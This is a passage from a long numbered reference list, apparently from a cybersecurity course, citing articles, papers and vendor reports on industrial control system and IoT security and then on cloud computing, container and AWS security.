1813. Bridging the Gap Between Operational Technology and Information Technology, from https://www.avnet.com/wps/wcm/connect/onesite/90fb068d-33a4-4039-970e-91bea619456f/pa-eurotechot-it-whitepaper-inc0364043-0416-en.pdf?MOD=AJPERES&CVID=lFRXUrV&id=1489688438797.

1814. Beginners: What is Industrial IoT (IIoT), from https://www.youtube.com/watch?v=6MN0xRJ3yzE.

1815. The Purdue model for Industrial control systems, from https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

1816. (2019), Blueprint for Securing Industrial Control Systems, from https://www.checkpoint.com/downloads/products/cp-industrial-control-ics-security-blueprint.pdf.

1817. Ethernet-to-the-Factory 1.2 Design and Implementation Guide, from https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/EttF/EttFDIG/ch2_EttF.html.

1818. Rick Peters, (2019), Key Findings on the State of Operational Technology and Cybersecurity, from https://www.csoonline.com/article/3392579/key-findings-on-the-state-of-operational-technology-and-cybersecurity.html#:~:targetText=Cybersecurity%20Risks%20for%20Operational%20Technology&targetText=The%20most%20common%20types%20of,spyware%2C%20and%20mobile%20security%20breaches.

1819. (2018), Identifying the Risks to Operational Technology, from https://www.horn-it.com/2018/09/identifying-the-risks-to-operational-technology/.

1820. (2018), Why a Unified Approach to IT and OT Network Security is Critical, from https://www.infosecurityeurope.com/__novadocuments/480018?v=636628570667070000.

1821. (2019), The IIoT Attack Surface: Threats and Security Solutions, from https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/-the-iiot-attack-surface-threats-and-security-solutions.

1822. Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams, and Adam Hahn, (2015), Guide to Industrial Control Systems (ICS) Security, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-82r2.pdf.

1823. Industrial Control System, from https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system.

1824. Arthur Gervais, (2012), Security Analysis of Industrial Control Systems, from http://nordsecmob.aalto.fi/en/publications/theses_2012/gervais-arthur_thesis.pdf.

1825. Pascal Ackerman, The Industrial control system architecture, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/4e1de95d-dcb4-44bd-b845-4706bc4c4682.xhtml.

1826. Distributed control system, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/9116dbe5-4ade-43fc-9ea4-1adcaa6cdac1.xhtml.

1827. Everything You Need to Know About Distributed Control System, from https://www.elprocus.com/distributed-control-system-features-and-elements/.

1828. Pascal Ackerman, Supervisory Control and Data Acquisition, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/b99736a0-fe9d-4b70-9ea8-b6a76142ffd0.xhtml.

1829. SCADA Overview, from https://research.aurainfosec.io/scada-penetration-testing/#scada-overview.

1830. What is a PLC System – Different Types of PLCs with Applications, from https://www.elprocus.com/programmable-logic-controllers-and-types-of-plcs/.

1831. PLC: Industrial Applications of Programmable Logic Controller, from https://www.mobileautomation.com.au/plc-industrial-application/.

1832. Basic Process Control Systems, from http://stiautomation.net/basic-process-control-systems/.

1833. (2015), Basic Process Control System (BPCS), from http://thamilkash.blogspot.com/2015/06/identify-basic-process-control-system.html.

1834. Process Automation Protocols, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/f1cac712-ca9d-4361-a4a6-715a4bb1d6b6.xhtml.

1835. Miguel Herrero Collantes and Antonio López Padilla, (2015), Protocols and Network Security in ICS Infrastructures , from https://www.incibe.es/extfrontinteco/img/File/intecocert/ManualesGuias/incibe_protocol_net_security_ics.pdf.

1836. (2016), Communication Network Dependencies for ICS/SCADA Systems, from https://www.enisa.europa.eu/publications/ics-scada-dependencies/at_download/fullReport.

1837. (2018), Industrial Protocols, from https://uploads-ssl.webflow.com/57b990500c7bdb623821b928/5ab757d71f3370e024d6184c_ProtocolUpdateDataSheet.pdf.

1838. Operational Technology and Security, from http://trustcentral.com/use-cases/operational-technology-ot-and-iiot/.

1839. Pascal Ackerman, Communication Protocols in The Enterprise Zone, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/0af70163-afb9-40d1-8ec2-fdfe65e2d3b1.xhtml.

1840. Glenn Schatz, (2016), Wireless IoT Network Protocols, from https://www.link-labs.com/blog/complete-list-iot-network-protocols.

1841. (2019), List of Automation Protocols, from https://en.wikipedia.org/wiki/List_of_automation_protocols.

1842. LoRa Network Protocol and Long Range Wireless IoT, from https://www.postscapes.com/long-range-wireless-iot-protocol-lora/.

1843. ICS Protocols, from https://resources.infosecinstitute.com/category/certifications-training/ics-scada/ics-protocols/#gref.

1844. Sercos II, from https://www.kunbus.com/sercos-ii.html.

1845. S7 Communication (S7comm), from https://wiki.wireshark.org/S7comm.

1846. Siemens S7 Protocol, from http://settimino.sourceforge.net/s7_protocol.html.

1847. (2015), Cyber Savvy: Securing Operational Technology Assets, from https://www.pwc.com.au/pdf/securing-operational-technology-assets.pdf.

1848. (2016), Critical Infrastructure and SCADA/ICS Cybersecurity Vulnerabilities and Threats, from https://www.checkpoint.com/downloads/products/top-10-cybersecurity-vulnerabilities-threat-for-critical-infrastructure-scada-ics.pdf.

1849. Top 10 Operational Technology Security Threats, from https://www.bayshorenetworks.com/top-10-ot-threats.

1850. Eduard Kovacs, (2018), Vulnerability Exposes Rockwell Controllers to DoS Attacks, from https://www.securityweek.com/vulnerability-exposes-rockwell-controllers-dos-attacks.

1851. Brian Gorenc and Fritz Sands, Hacker Machine Interface, from https://documents.trendmicro.com/assets/wp/wp-hacker-machine-interface.pdf.

1852. (2019), Singapore's Operational Technology Cybersecurity Masterplan 2019, from https://www.csa.gov.sg/~/media/csa/documents/publications/ot_masterplan/csa_ot_masterplan.pdf.

1853. Galina Antova, (2017), Rethinking Vulnerability Disclosures in Industrial Control Systems, from https://www.darkreading.com/threat-intelligence/rethinking-vulnerability-disclosures-in-industrial-control-systems/a/d-id/1327986.

1854. Irfan Shakeel, (2016), Destructive Security Flaws in Industrial Control Systems, from https://resources.infosecinstitute.com/destructive-security-flaws-industrial-control-systems/#gref.

1855. (2018), Side-Channel Attacks Put Critical Infrastructure at Risk, from https://www.icscybersecurityconference.com/side-channel-attacks-put-critical-infrastructure-at-risk/.

1856. Eduard Kovacs, (2018), ICS Devices Vulnerable to Side-Channel Attacks: Researcher, from https://www.securityweek.com/ics-devices-vulnerable-side-channel-attacks-researcher.

1857. Dr. Siv Hilde Houmb, (2018), How to Hack Programmable Logic Controllers, from https://www.controldesign.com/articles/2018/how-to-hack-programmable-logic-controllers/.

1858. Ali Abbasi and Majid Hashemi, (2016), Ghost in the PLC: Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack, from https://research.utwente.nl/en/publications/ghost-in-the-plc-designing-an-undetectable-programmable-logic-con.

1859. (2019), Attacks Against Industrial Machines via Vulnerable Radio Remote Controllers: Security Analysis and Recommendations, from https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/attacks-against-industrial-machines-via-vulnerable-radio-remote-controllers-security-analysis-and-recommendations.

1860. Bruce Sussman, (2019), Industrial Cybersecurity: RF Vulnerability, from https://www.secureworldexpo.com/industry-news/industrial-cybersecurity-risk-study.

1861. (2018), An Introduction to Operational Technology and it's Security: 5 Key Facts, from https://www.vsec.infinigate.co.uk/blog/operational-technology-security-ransomware-threats.

1862. Marcel Kisch, (2017), What Do Recent Attacks Mean for OT Network Security?, from https://securityintelligence.com/what-do-recent-attacks-mean-for-ot-network-security/.

1863. (2019), MegaCortex Ransomware Spotted Attacking Enterprise Networks, from https://www.trendmicro.com/vinfo/pl/security/news/cybercrime-and-digital-threats/megacortex-ransomware-spotted-attacking-enterprise-networks.

1864. Lawrence Abrams, (2019), Elusive MegaCortex Ransomware Found - Here is What We Know, from https://www.bleepingcomputer.com/news/security/elusive-megacortex-ransomware-found-here-is-what-we-know/.

1865. Pieter Arntz, (2019), MegaCortex Continues Trend of Targeted Ransomware Attacks, from https://blog.malwarebytes.com/threat-spotlight/2019/06/megacortex-continues-trend-of-targeted-ransomware-attacks/.

1866. Michelle Netten, (2019), MegaCortex Ransomware Worsens — Hackers Change Users' Passwords & Make Blackmail Demands, from https://virsec.com/megacortex-ransomware-worsens-hackers-change-users-passwords-and-make-blackmail-demands/.

1867. Jasper Manuel and Joie Salvio, (2019), LockerGoga: Ransomware Targeting Critical Infrastructure, from https://www.fortinet.com/blog/threat-research/lockergoga-ransomeware-targeting-critical-infrastructure.html.

1868. (2019), What You Need to Know About the LockerGoga Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/what-you-need-to-know-about-the-lockergoga-ransomware/.

1869. (2019), Targeted Ransomware: Proliferating Menace Threatens Organizations, from https://www.symantec.com/blogs/threat-intelligence/targeted-ransomware-threat.

1870. (2017), Hardware Hacking in Industrial Control Systems, from https://www.incibe-cert.es/en/blog/hardware-hacking-industrial-control-system.

1871. (2017), SCADA Hacking: Hacking the Schneider Electric TM221 Modicon PLC using modbus-cli, from https://www.hackers-arise.com/post/2017/03/28/scada-hacking-hacking-the-schneider-electric-tm221-modicon-plc-using-modbus-cli.

1872. (2018), SCADA Hacking: Exploiting SCADA/ICS Systems with the Command Line Tool, modbus-cli, from https://www.hackers-arise.com/post/2018/03/22/scada-hacking-exploiting-scadaics-systems-with-the-command-line-tool-modbus-cli.

1873. William Grove, (2019), OT Networks Saw Attacks Continue to Rise in 2018, from https://blog.skyboxsecurity.com/ot_networks_2018_threats/.

1874. An Executive Guide to Cyber Security for Operational Technology, from https://www.ge.com/fr/sites/www.ge.com.fr/files/an-executive-guide-to-cyber-security-for-operational-technology-whitepaper.pdf.

1875. Dr. J.M. Ceron, Dr. J.J.Chromik, Dr. J.J.C. Santanna and Prof. dr. ir. A. Pras, (2019), Online Discoverability and Vulnerabilities of ICS/SCADA Devices in the Netherlands, from https://www.thehaguesecuritydelta.com/media/com_hsd/report/250/document/wodc-report-scada-final.pdf.

1876. (2011), Common Cybersecurity Vulnerabilities in Industrial Control Systems, from https://www.us-cert.gov/sites/default/files/recommended_practices/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf.

1877. Adrian Booth, Aman Dhingra, Sven Heiligtag, Mahir Nayfeh, and Daniel Wallance, (2019), Critical Infrastructure Companies and the Global Cybersecurity Threat, from https://www.mckinsey.com/business-functions/risk/our-insights/critical-infrastructure-companies-and-the-global-cybersecurity-threat.

1878. Lauren Gibbons Paul, (2018), Making Sense of the ICS Cybersecurity Market, from https://www.automationworld.com/home/article/13318353/making-sense-of-the-ics-cybersecurity-market.

1879. Open Source Honeypots That Detect Threats for Free, from https://www.smokescreen.io/practical-honeypots-a-list-of-open-source-deception-tools-that-detect-threats-for-free/.

1880. Joie Salvio and Roy Tay, (2022), Enemybot: A Look into Keksec's Latest DDoS Botnet, from https://www.fortinet.com/blog/threat-research/enemybot-a-look-into-keksecs-latest-ddos-botnet.

1881. Bill Toulas, (2022), New EnemyBot DDoS Botnet Recruits Routers and IoTs into its Army, from https://www.bleepingcomputer.com/news/security/new-enemybot-ddos-botnet-recruits-routers-and-iots-into-its-army/.

1882. Shakir, (2020), IoT Security-Part 14 (Introduction To And Identification of Hardware Debug Ports), from https://payatu.com/static/iot-master-class-dep/iot-master-class-pdf/c14.pdf.

1883. Cristian Vences, (2020), Hardware Hacking 101: Glitching into Privileged Shells, from https://www.riverloopsecurity.com/blog/2020/10/hw-101-glitching/.

1884. (2020), Technique: Glitching U-Boot (or Other Bootloaders) by Shorting the NAND Flash, from https://www.mcafee.com/enterprise/en-us/assets/misc/ms-glitching-uboot.pdf.

1885. Brett Lischalk, (2017), Nand Glitching Wink Hub For Root, from https://www.brettlischalk.com/posts/nand-glitching-wink-hub-for-root.

1886. NAND Glitching, from https://www.oreilly.com/library/view/iot-penetration-testing/9781787280571/583faf86-b88b-4539-8c3b-9a70dfc7d9d8.xhtml.

1887. Cristian Vences, (2021), Revisiting Glitching, from https://www.riverloopsecurity.com/blog/2021/09/introducing-flash-bash/.

1888. Vincent Lee, (2020), How to Just Emulate it with QEMU, from https://www.zerodayinitiative.com/blog/2020/5/27/mindshare-how-to-just-emulate-it-with-qemu.

1889. QEMU User Space Emulator, from https://www.qemu.org/docs/master/user/main.html#other-binaries.

1890. Eross-msft, Dominicbetts, Philmea, Robinsh, and BryanLa, (2021), Security best practices for Internet of Things (IoT), from https://docs.microsoft.com/en-us/azure/iot-fundamentals/iot-security-best-practices.

1891. (2019), 8 IoT Security Best Practices, to Keep the Hackers Away from your Industrial/Enterprise Assets!, from https://www.embitel.com/blog/embedded-blog/8-iot-security-best-practices-to-keep-the-hackers-away-from-your-industrial-enterprise-assets.

1892. The Ultimate IoT Security Best Practices Guide, from https://pages.awscloud.com/rs/112-TZM-766/images/IoT_Security_Best_Practices_Guide_design_v3.1.pdf.

1893. Mary K. Pratt, (2021), Bolster Physical Defenses With IoT Hardware Security, from https://internetofthingsagenda.techtarget.com/tip/Bolster-physical-defenses-with-IoT-hardware-security.

1894. Internet of Things Security Challenges and Best Practices, from https://www.kaspersky.com/resource-center/preemptive-safety/best-practices-for-iot-security.

1895. (2022), ATT&CK® for Industrial Control Systems, from https://collaborate.mitre.org/attackics/index.php/Main_Page.

1896. Erin Anderson, (2020), MITRE ATT&CK for ICS Matrix: What It Is and How Its Used, from https://www.industrialdefender.com/mitre-attack-for-ics-what-it-is-how-its-used/.

1897. Alessandro Di Pinto and Yiannis Stavrou, (2020), Your Guide to the MITRE ATT&CK Framework for ICS, from https://www.nozominetworks.com/blog/your-guide-to-the-mitre-attack-framework-for-ics/.

1898. Ravie Lakshmanan, (2022), U.S. Warns of APT Hackers Targeting ICS/SCADA Systems with Specialized Malware, from https://thehackernews.com/2022/04/us-warns-of-apt-hackers-targeting.html.

1899. (2022), Pipedream: New Malware Designed to Attack Industrial Control Systems Identified, from https://www.continuitycentral.com/index.php/news/technology/7236-pipedream-new-malware-designed-to-attack-industrial-control-systems-identified.

1900. Teri Robinson, (2022), Gov't Advisory Warns of Pipedream Malware Aimed at ICS, from https://securityboulevard.com/2022/04/govt-advisory-warns-of-pipedream-malware-aimed-at-ics/.

1901. Eduard Kovacs, (2022), Russia-Linked Pipedream/Incontroller ICS Malware Designed to Target Energy Facilities, from https://www.securityweek.com/russia-linked-pipedreamincontroller-ics-malware-designed-target-energy-facilities.

1902. (2022), Feds Uncover a 'Swiss Army Knife' for Hacking Industrial Control Systems, from https://www.wired.com/story/pipedream-ics-malware/.

1903. Daniel Kapellmann Zafra, Raymond Leong, Chris Sistrunk, Ken Proska, Corey Hildebrandt, Keith Lunden, and Nathan Brubaker, (2022), INDUSTROYER.V2: Old Malware Learns New Tricks, from https://www.mandiant.com/resources/industroyer-v2-old-malware-new-tricks.

1904. (2022), Industroyer2: Industroyer Reloaded, from https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/.

1905. Matt Hubbard, (2021), How to Implement Zero Trust in an ICS Environment, from https://www.armis.com/blog/how-to-implement-zero-trust-in-an-ics-environment/.

1906. Del Rodillas, (2021), 5 Steps to Realize a Zero Trust Enterprise in Critical Infrastructure, from https://www.paloaltonetworks.com/blog/2021/10/zero-trust-enterprise-in-critical-infrastructure/.

1907. Sachin Shah, (2021), Implementing Zero-Trust in an ICS environment, from https://www.itproportal.com/features/implementing-zero-trust-in-an-ics-environment/.

Module 19: Cloud Computing

1908. (2013), Cloud Computing Vulnerability Incidents: A Statistical Overview, from https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

1909. (2013), Introduction to Cloud Computing, from https://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

1910. Alok Tripathi and Abhinav Mishra, (2011), Cloud Computing Security Considerations, from https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2.

1911. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, from http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

1912. Chimere Barron, Huiming Yu and Justin Zhan (2013), Cloud Computing Security Case Studies and Research, from http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

1913. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez (2013), An analysis of security issues for cloud computing, from https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

1914. Ian Mitchell and John Alcock, Cloud Security The definitive guide to managing risk in the new ICT landscape, from https://www.fujitsu.com/global/Images/WBOC-2-Security.pdf.

1915. Michael Cobb, (2007), What security issues can arise from unsynchronized system clocks?, from https://searchsecurity.techtarget.com/answer/What-security-issues-can-arise-from-unsynchronized-system-clocks.

1916. Network Time Synchronization, from https://www.endruntechnologies.com/network-time-synchronization.htm.

1917. Man in the Cloud (MITC) Attacks, from https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf.

1918. Martin Gontovnikas, (2018), What Is Identity as a Service (IDaaS)?, from https://auth0.com/blog/identity-as-a-service-in-2018/.

1919. Multi-Cloud, from https://avinetworks.com/glossary/multi-cloud/.

1920. (2019), Multicloud, from https://en.wikipedia.org/wiki/Multicloud.

1921. Rich Caldwell, (2019), Pros and Cons of a Multi-Cloud Strategy, from https://centricconsulting.com/blog/pros-and-cons-of-a-multi-cloud-strategy/.

1922. Jignesh Solanki, 6 Multi-Cloud Architecture Designs for an Effective Cloud Strategy, from https://www.simform.com/multi-cloud-architecture/.

1923. (2020), Cloud storage, from https://en.wikipedia.org/wiki/Cloud_storage.

1924. Laxmi Ashrit, What is Cloud Storage – Architecture, Types, Advantages & Disadvantages, from https://electricalfundablog.com/cloud-storage-architecture-types/.

1925. Basic Cloud Storage Architecture Information Technology Essay, from https://www.uniassignment.com/essay-samples/information-technology/basic-cloud-storage-architecture-information-technology-essay.php.

1926. Liz Alton, (2019), 4 Ways AI Is Improving Cloud Computing, from https://community.connection.com/4-ways-ai-is-improving-cloud-computing/.

1927. Vishal Bhatia, The Role of Artificial Intelligence in Cloud Computing, from https://www.goodfirms.co/blog/role-of-ai-in-cloud-computing.

1928. Neeru Jain, (2019), Top 7 Benefits of Using AI in Cloud Computing, from https://www.whizlabs.com/blog/benefits-of-ai-in-cloud-computing/.

1929. Bob O'Donnell, (2016), Virtual Reality and the Cloud Belong Together, from https://www.vox.com/2016/4/6/11585914/virtual-reality-in-the-cloud.

1930. (2019), What is Containers as a service (CaaS)?, from https://www.ibm.com/services/cloud/containers-as-a-service.

1931. Murugiah Souppaya, John Morello, and Karen Scarfone, (2017), Application Container Security Guide, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf.

1932. Sten Pittet, What is a Container?, from https://www.atlassian.com/continuous-delivery/microservices/containers.

1933. Pethuru Raj, Jeeva S. Chelladhurai, and Vinod Singh, (2015), Containerization vs Virtualization – An introduction to Docker, from https://jaxenter.com/containerization-vs-virtualization-docker-introduction-120562.html.

1934. How is containerization different from virtualization?, from https://www.techopedia.com/7/31288/technology-trends/how-is-containerization-different-from-virtualization.

1935. Roderick Bauer, (2018), What's the Diff: VMs vs Containers, from https://www.backblaze.com/blog/vm-vs-containers/.

1936. (2020), Docker (software), from https://en.wikipedia.org/wiki/Docker_(software).

1937. Docker overview, from https://docs.docker.com/engine/docker-overview/.

1938. Docker Containers, from https://www.aquasec.com/wiki/display/containers/Docker+Containers.

1939. Avi, (2019), Docker Architecture and its Components for Beginner, from https://geekflare.com/docker-architecture/.

1940. Docker Architecture, from https://www.aquasec.com/wiki/display/containers/Docker+Architecture.

1941. Swarm mode overview, from https://docs.docker.com/engine/swarm/.

1942. What is Docker Swarm, from https://www.aquasec.com/wiki/display/containers/Docker+Containers#DockerContainers-DOCKERSWARM.

1943. (2019), Designing a Microservices Architecture with Docker Containers, from https://www.sumologic.com/insight/microservices-architecture-docker-containers/.

1944. Asad Faizi, (2019), Microservices Orchestration with Kubernetes, from https://medium.com/faun/microservices-orchestration-with-kubernetes-1cbb737cfa46.

1945. Mark Church, Marlon Ruiz, Andrew Seifert, and Trapier Marshall, Docker Swarm Reference Architecture: Exploring Scalable, Portable Docker Container Networks, from https://success.docker.com/article/networking.

1946. (2018), Docker Networking, from https://github.com/kyhau/docker-notebook/blob/master/docker-networking.md.

1947. Saurabh Kulshrestha, (2018), Docker Networking - Explore How Containers Communicate With Each Other, from https://medium.com/edureka/docker-networking-1a7d65e89013.

1948. Isaac Eldridge, (2018), What Is Container Orchestration?, from https://blog.newrelic.com/engineering/container-orchestration-explained/.

1949. Container Orchestration, from https://avinetworks.com/glossary/container-orchestration/.

1950. (2019), What is Kubernetes, from https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/.

1951. Kubernetes Architecture 101, from https://www.aquasec.com/wiki/display/containers/Kubernetes+Architecture+101.

1952. (2020), Kubernetes Components, from https://kubernetes.io/docs/concepts/overview/components/.

1953. Guillermo Velez, (2019), Kubernetes vs. Docker: A Primer, from https://containerjournal.com/topics/container-ecosystems/kubernetes-vs-docker-a-primer/.

1954. Jim Armstrong, Docker And Kubernetes? I thought you were competitors?, from https://www.docker.com/blog/top-questions-docker-kubernetes-competitors-or-together/.

1955. Amir Jerbi, (2017), 8 Docker security rules to live by, from https://www.infoworld.com/article/3154711/8-docker-security-rules-to-live-by.html.

1956. (2018), Security Challenges Related to Containers, from https://www.ariacybersecurity.com/container-security-challenges-blog/.

1957. Christopher Tozzi, (2018), 3 Container Security Advantages and 3 Security Challenges, from https://containerjournal.com/topics/container-security/3-container-security-advantages-and-3-security-challenges/.

1958. Paul Castro, Vatche Ishakian, Vinod Muthusamy, and Aleksander Slominski, (2019), The Rise of Serverless Computing, from https://cacm.acm.org/magazines/2019/12/241054-the-rise-of-serverless-computing/fulltext.

1959. (2020), Serverless Computing, from https://en.wikipedia.org/wiki/Serverless_computing.

1960. David Prothero, Serverless Architecture, from https://www.twilio.com/docs/glossary/what-is-serverless-architecture.

1961. Why use Serverless Computing? | Pros and Cons of Serverless, from https://www.cloudflare.com/learning/serverless/why-use-serverless/.

1962. Jignesh Solanki, Serverless Architecture: A Comprehensive Guide, from https://www.simform.com/serverless-architecture-guide/.

1963. (2014), Cloud Top 10 Security Risks, from https://www.owasp.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project.

1964. Shankar Babu, Chebrolu, Vinay Bansal, and Pankaj Telang, Top 10 Cloud Risks That Will Keep You Awake at Night, from https://www.owasp.org/images/4/47/Cloud-Top10-Security-Risks.pdf.

1965. OWASP Top 10 (2017) Interpretation for Serverless, from https://www.owasp.org/images/5/5c/OWASP-Top-10-Serverless-Interpretation-en.pdf.

1966. Lance Whitney, (2019), How to Prevent the Top 11 Threats in Cloud Computing, from https://www.techrepublic.com/article/how-to-prevent-the-top-11-threats-in-cloud-computing/.

1967. Chester Avey, (2019), 7 Key Cybersecurity Threats to Cloud Computing, from https://cloudacademy.com/blog/key-cybersecurity-threats-to-cloud-computing/.

1968. Rakesh Soni, (2019), The Rise of Cloud Computing Threats: How to protect your cloud customers from security risks, from https://customerthink.com/the-rise-of-cloud-computing-threats-how-to-protect-your-cloud-customers-from-security-risks/.

1969. (2019), Container Security: Examining Potential Threats to the Container Environment, from https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment.
1970. Container Vulnerabilities and Threats, from https://www.aquasec.com/wiki/display/containers/Container+Vulnerabilities+and+Threats.
1971. (2019), Cloud Container Vulnerabilities Soar, According to Report, from https://www.globenewswire.com/news-release/2019/07/24/1886967/0/en/Cloud-Container-Vulnerabilities-Soar-According-to-Report.html.
1972. Anurag Kahol, (2019), Beware the man in the cloud: How to protect against a new breed of cyberattack, from https://www.helpnetsecurity.com/2019/01/21/mitc-attack/.
1973. Adrian Nish and Tom Rowles, (2017), APT10 - OPERATION CLOUD HOPPER, from https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html.
1974. Nathaniel Richmond, (2019), Operation Cloud Hopper Case Study, from https://insights.sei.cmu.edu/sei_blog/2019/03/operation-cloud-hopper-case-study.html.
1975. Jeremy Kirk, (2019), Cloud Hopper: Major Cloud Services Victims Named, from https://www.bankinfosecurity.com/cloud-hopper-major-cloud-services-victims-named-a-12695.
1976. (2018), Cryptojacking Attacks - Securonix Security Advisory (SSA), from https://www.securonix.com/web/wp-content/uploads/2018/06/cryptojacking_security_advisory.pdf.
1977. Charlie Osborne, (2018), Cryptojacking Attacks Surge Against Enterprise Cloud Environments, from https://www.zdnet.com/article/cryptojacking-attacks-surge-against-enterprise-cloud-environments/.
1978. Trenton Baker, (2018), Mobile and Cloud Cryptojacking Skyrockets, from https://www.keepitsafe.com/blog/post/mobile-and-cloud-cryptojacking-skyrockets/.
1979. Tara Seals, (2019), 'Cloudborne' IaaS Attack Allows Persistent Backdoors in the Cloud, from https://threatpost.com/cloudborne-iaas-attack-cloud/142223/.
1980. Rene Millman, (2019), Bare metal flaw allows hackers to put backdoors into cloud servers, from https://www.cloudpro.co.uk/it-infrastructure/security/7961/bare-metal-flaw-allows-hackers-to-put-backdoors-into-cloud-servers.
1981. Maria Deutscher, New Cloudborne vulnerability exposes cloud servers to potential hacking, from https://siliconangle.com/2019/02/26/new-cloudborne-vulnerability-potentially-exposes-cloud-servers-hacking/.
1982. Kelly Sheridan, (2019), Cloudborne: Bare-Metal Cloud Servers Vulnerable to Attack, from https://www.darkreading.com/cloud/cloudborne-bare-metal-cloud-servers-vulnerable-to-attack/d/d-id/1333969.
1983. Aditya K Sood and Rehan Jalil, (2018), Cloudifying Threats—Understanding Cloud App Attacks and Defenses, from https://www.isaca.org/Journal/archives/2018/Volume-1/Pages/cloudifying-threats-understanding-cloud-app-attacks-and-defenses.aspx?utm_referrer=.
1984. Metadata Spoofing Attack, from https://books.google.as/books?id=x4e6BQAAQBAJ&pg=PA182&lpg=PA182&dq=Cloud+Malware+Injection+Attack&source=bl&ots=xv-egwmdU9&sig=ACfU3U1HzG8MIciUu-SwIQzFsLLjGUlvBw&hl=en&sa=X&ved=2ahUKEwjSwsmigoXmAhWY63MBHe64A944KBDoATAFegQICBAB#v=onepage&q=metadata%20spoofing&f=false.
1985. What is an HTTP flood DDoS attack?, from https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/.
1986. (2017), Detection of HTTP Flooding Attacks in Cloud Using Dynamic Entropy Method, from https://www.researchgate.net/publication/321185428_Detection_of_HTTP_Flooding_Attacks_in_Cloud_Using_Dynamic_Entropy_Method.
1987. Anna Bryk, (2018), Cloud Computing: A New Vector for Cyber Attacks, from https://www.apriorit.com/dev-blog/523-cloud-computing-cyber-attacks.
1988. (2019), Top 5 Cloud Computing Security Issues; and How they are used by Hackers, from https://www.cloudmanagementinsider.com/top-5-cloud-computing-security-issues-and-strategies-used-by-hackers/.
1989. Warwick Ashford, (2018), Hackers Increasingly Targeting Cloud Infrastructure, from https://www.computerweekly.com/news/252444716/Hackers-increasingly-targeting-cloud-infrastructure.
1990. (2018), A Practical Guide to Testing the Security of Amazon Web Services (Part 1: AWS S3), from https://blog.mindedsecurity.com/2018/09/a-practical-guide-to-testing-security.html.
1991. Working with Amazon S3 Buckets, from https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingBucket.html.
1992. Rohan Chavan, (2019), Finding and Testing MisConfigured S3 Buckets, from https://medium.com/@rohanchavan/finding-and-testing-misconfigured-s3-buckets-d77992c4b5cd.
1993. Rmorril, (2012), Google hacking Amazon Web Services Cloud front and S3, from https://it.toolbox.com/blogs/rmorril/google-hacking-amazon-web-services-cloud-front-and-s3-011613.
1994. Matthew Palmer, How Does Kubernetes Use etcd?, from https://matthewpalmer.net/kubernetes-app-developer/articles/how-does-kubernetes-use-etcd.html.

1995. Spencer Gietzen, Enumerating AWS Roles through ‘AssumeRole’, from https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/.

1996. Jay Jani, (2019), S3 Bucket Misconfiguration: From Basics to Pawn, from https://bugbountypoc.com/s3-bucket-misconfiguration-from-basics-to-pawn/.

1997. Spencer Gietzen, Cloud Breach: Compromising AWS IAM Credentials, from https://rhinosecuritylabs.com/aws/aws-iam-credentials-get-compromised/.

1998. Vince Lujan, (2017), What is AWS IAM?, from https://jumpcloud.com/blog/what-is-aws-iam/.

1999. Vitaly Simonovich and Ori Nakar, (2019), Hundreds of Vulnerable Docker Hosts Exploited by Cryptocurrency Miners, from https://www.imperva.com/blog/hundreds-of-vulnerable-docker-hosts-exploited-by-cryptocurrency-miners/.

2000. Riyaz Walikar, (2019), Getting Shell and Data Access in AWS by Chaining Vulnerabilities, from https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed.

2001. Riyaz Walikar, (2019), An SSRF, Privileged AWS Keys and the Capital One Breach, from https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af.

2002. Spencer Gietzen, AWS IAM Privilege Escalation – Methods and Mitigation, from https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/.

2003. Setu, (2018), What is AWS Post exploitation?, from https://cloudsecops.com/aws-post-exploitation-part-1/.

2004. Spencer Gietzen, Google Cloud Platform (GCP) Bucket Enumeration and Privilege Escalation, from https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/.

2005. Pawel Rzepa, (2018), Playing with CloudGoat part 2: Fooling AWS CloudTrail and Getting Persistent Access, from https://medium.com/@rzepsky/playing-with-cloudgoat-part-2-fooling-cloudtrail-and-getting-persistence-access-6a1257bb3f7c.

2006. (2019), Cloud Computing Security Considerations, from https://www.cyber.gov.au/publications/cloud-computing-security-considerations.

